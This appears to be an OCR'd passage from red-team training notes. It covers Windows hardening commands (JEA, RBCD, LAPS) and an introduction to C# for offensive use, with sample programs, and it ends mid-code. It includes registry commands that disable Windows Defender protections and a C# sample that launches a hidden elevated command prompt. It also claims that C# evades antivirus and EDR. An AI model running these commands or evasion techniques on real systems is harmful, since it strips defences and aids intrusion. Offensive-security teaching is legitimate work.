
```
<Configuration>
 <MappedFolders>
  <MappedFolder>
   <HostFolder>C:\</HostFolder>
   <SandboxFolder>C:\Users\WDAGUtilityAccount\UserFiles</SandboxFolder>
   <ReadOnly>false</ReadOnly>
  </MappedFolder>
 </MappedFolders>
 <LogonCommand>
  <Command>C:\Windows\System32\cmd.exe</Command>
 </LogonCommand>
</Configuration>
```

Implementation of Security Controls & Solutions

2.3 Network-Level Controls Setup

2.3.1 Just Enough Administration (JEA)




Creating **PSSession Configuration File**
Session Configuration File (Who can connect)
Creating a **Folder** for JEA
Role Capability File (What the user can do)
Creating a **Capability File**
Registering the Configuration

IMP Commands:


```
New-PSRoleCapabilityFile -Path c:\JEA-Test\PSRoleCapabilityFile.psrc
```

```
New-PSSessionConfigurationFile -Path c:\JEA-Test\PSSessionConfigurationFile.pssc
```

```
Register-PSSessionConfiguration -Name <Name> -Path "$path\Operator-SessionConfigurationFile.pssc"
```

```
Restart-Service -name Winrm
```

2.3.2 Resource Based Constrained Delegation (RBCD)



IMP Commands:

```
Set-ADComputer $backendidentity -PrincipalsAllowedToDelegateToAccount $frontendidentity
```

```
$a = Get-ADComputer $backendidentity -Properties PrincipalsAllowedToDelegateToAccount
```

```
$b = $a."msDS-AllowedtoActOnBehalfofOtherIdentity"
```

```
$b.Access
```

(Implementing LAPS)

2.3.3 Local Administrator Password Solution (LAPS)

(Implementing PAM)

Reference : https://petri.com/windows-server-2016-set-privileged-access-management


Offensive C# Tradecraft

3.1 Introduction to C#

- Object Oriented / Component Oriented Programming Language used to built secure and robust applications that runs on .NET ecosystem.

- Included in .NET Languages by Microsoft :
  - C#
  - VB.NET
  - F-Sharp (F#)
  - Jscript
  - C++ (Managed)

- Offers a wide variety of Features




- Why Learn C# from a **Red Team** Perspective ?


  - PowerShell based attacks are easily detected (not OPSEC safe)
  - More PowerShell Focused Defences available (CLM, JEA, JIT, logging etc)
  - C# backed by .NET Framework
  - Used for building important components for Windows OS
  - Have Capability to Bypass AVs, EDRs
  - Not Monitored
  - Calling Windows APIs, 3rd party DLLs, Functions etc are easy with C#
  - .NET Framework are present from Windows Vista
  - Easy to use, Portable & Reuse Code
  - Still need more ?

- Intermediate Language (IL) & Common Language Runtime (CLR)

  - CLR, Known as the heart of .NET Framework
  - Can be thought as a **Virtual Execution System** having unified set of class libraries
  - It **runs** code and provides services that make the execution process easier
  - It is not an interpreter, rather it perform Just-In Time (**JIT**) Compilation
  - During **Compilation**, Source code written in .NET languages (**C#** etc), are compiled to Common Intermediate Language (CIL)
  - After compilation, these **IL** code & resources are stored in executable file called assembly (exe or DLL)
  - During **Execution**, the assembly is loaded into CLR, CLR performs the compilation to convert the IL code to Machine Instructions.



Managed Code	Un-Managed Code
Code executed by CLR is Managed Code. Ex : .NET Programs	Do not run and managed by CLR
Code contains Metadata (properties, methods, parameters, fields etc.)	Doesn't contain Metadata
Programs written in any .NET language are: 1) Compiled to MSIL 2) Packaged as Assemblies (exe, DLLs)	Compiled to machine code & executed by OS directly
Cross-Platform Portable (Win, Mac, Linux)	Platform Specific



Reference : https://docs.microsoft.com/en-us/dotnet/api/?view=net-5.0

Interaction of Managed & Unmanaged Code





Figure : https://mark-borg.github.io/blog/2017/interop/

- Setting Up Environment

Configure Environment Variables



Install NotePad++

Windows 10

Disable Windows Defender AV

- Setup Environment Variable

```
set DotNet32=C:\Windows\Microsoft.NET\Framework\v4.0.30319
```

```
set DotNet64=C:\Windows\Microsoft.NET\Framework64\v4.0.30319
```

```
set PATH=%PATH%;%DotNet64%;Dotnet32
```

- Disable Windows AV

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
gpupdate /force
```

3.2 C# Basics

3.2.1 Standard Input / Output Operations

```
using System;

public class Example {
    public static void Main()
    {
        Console.Write("Hello ");
        Console.WriteLine("World!");
        Console.Write("Enter your name: ");
        String name = Console.ReadLine();
        Console.Write("Good day, ");
        Console.Write(name);
        Console.WriteLine("!");
    }
}
// The example displays output similar to the following:
//       Hello World!
//       Enter your name: James
//       Good day, James!
```

3.2.2 Identifying the Computer Architecture (32 or 64 bit)

```
using System;

namespace Yash
{
	class Program
	{
		public static void Main(string[] args)
		{
			if (IntPtr.Size == 4)
			{
				Console.WriteLine("32 bit");
			}
			else if (IntPtr.Size == 8)
			{
				Console.WriteLine("64 bit");
			}
		}
	}
}
```

3.2.3 Identifying if a Process is Running (Hard-Coded Process Name)

```
using System;
using System.Diagnostics;
using System.Threading;

namespace Yash
{
	class demo
	{
		public static void Main(string[] args)
		{
			Process[] pname = Process.GetProcessesByName("notepad");
			if (pname.Length == 0)
			{
				Thread.Sleep(500);
				Console.WriteLine("Not Present");
			}
			else
			{
				Console.WriteLine("Notepad Process is Present");
			}
		}
	}
}
```

- Identifying if a Process is Running (User Input Process Name)

```
using System;
using System.Diagnostics;

namespace status
{
	class Program
	{
		public static void Main(string[] args)
		{
			Console.WriteLine("Enter Process Name:");
			String r = Console.ReadLine();
			Process[] All = Process.GetProcessesByName(r);
			if (All.Length == 0)
			{
				Console.WriteLine("Process NOT Available: {0}", r);
			}
			else
			{
				Console.WriteLine("Process IS Available: {0}", r);
			}
		}
	}
}
```

3.2.4 Identifying All Processes Status

```
using System;
using System.Diagnostics;

namespace ProcessStatus
{
    class Program
    {
        static void Main(string[] args)
        {
            Process[] processes = Process.GetProcesses();

            foreach (Process process in processes)
            {
                Console.WriteLine("Process Name: {0}, Responding: {1}", process.ProcessName, process.Responding);
            }

            Console.Write("press enter");
            Console.ReadLine();
        }
    }
}
```

Reference : https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocesses?view=net-5.0

3.2.5 Starting Hidden Command Prompt / PowerShell

```
using System;
using System.Diagnostics;

namespace sample
{
	class mysample
	{
		public static void Main()
		{
			string args = "systeminfo > C:\\Windows\\Tasks\\file.txt";
			string program = "/c" + " " + args;
			using (Process proc = new Process())
			{
				proc.StartInfo.FileName = "cmd.exe";
				proc.StartInfo.Arguments = program;
				proc.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
				proc.StartInfo.CreateNoWindow = true;
				proc.StartInfo.Verb = "runas"; // run as admin
				proc.Start();
				proc.WaitForExit();
			}
		}
	}
}
```

Reference : https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=net-5.0

3.2.6 Extracting SID Value :

```
using System;
using System.DirectoryServices.AccountManagement;

namespace NamedUserAdInfo
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("Enter the Domain UserName:")
                  string userName = Console.ReadLine();
            PrincipalContext context = new PrincipalContext(ContextType.Domain);
            UserPrincipal user = UserPrincipal.FindByIdentity(context, userName);
            Console.WriteLine("Name: " + user.Name);
            Console.WriteLine("User: " + user.UserPrincipalName);
            Console.WriteLine("GUID: " + user.Guid);
            Console.WriteLine(" SID: " + user.Sid);
        }
    }
}
```

```
copy C:\Program Files\Reference Assemblies\Microsoft\Framework\v3.5\System.DirectoryServices.AccountManagement.dll .
```


```
csc.exe /target:exe /reference:System.DirectoryServices.AccountManagement.dll .\6_Get-SID.cs
```

NOTE : Runs in Domain Environment,

Explore more here : https://cloud.tencent.com/developer/article/1669051

3.2.7 Utilizing Platform Invoke to call Unmanaged Function Calls

- The following actions are performed when "**Pinvoke"** calls an unmanaged function :
  - Locate the DLL containing the Function
  - Loads the DLL into Memory
  - Locates the address of function in memory
  - Transfers control to the unmanaged function



NOTE : https://docs.microsoft.com/en-us/dotnet/framework/interop/consuming-unmanaged-dll-functions

```
using System;
using System.Runtime.InteropServices;

public class Program
{
    [DllImport("user32.dll", SetLastError=true)]
    static extern int MessageBox(
        IntPtr hwnd,
        string text,
        string title,
        uint type );

    // Static main method.
    public static void Main()
    {
        int result = MessageBox(IntPtr.Zero, "Flop!", "Title", 0);
    }
}
```

NOTE : https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox

Lib.cs

```
//csc.exe /target:library lib.cs


using System;
using System.Diagnostics;
using System.Windows.Forms;

public class CyberWarFare
{
    // Default constructor.
    public CyberWarFare()
    {
        MessageBox.Show("Hello from Constructor :)");
    }

    public static void Exec()
    {
        Process.Start("notepad.exe");
    }

    public void MyMessage(string inputString)
    {
        Console.WriteLine("Input String: {0}", inputString);
    }
}
```

Main.cs

```
//csc.exe /target:exe /reference:lib.dll main.cs

//Console.WriteLine("1. Notepad Process Will be started");
//Console.WriteLine("2. Message Box Will be Displayed ");
//Console.WriteLine("3. Console Output from Instance Method");

public class Program
{
    public static void Main()
    {
        CyberWarFare.Exec(); // To execute notepad.exe process

        // Create an instance of class.
        CyberWarFare cwf = new CyberWarFare();

        // Call our instance method, MyMessage, on the
        // CyberWarFare class instance.
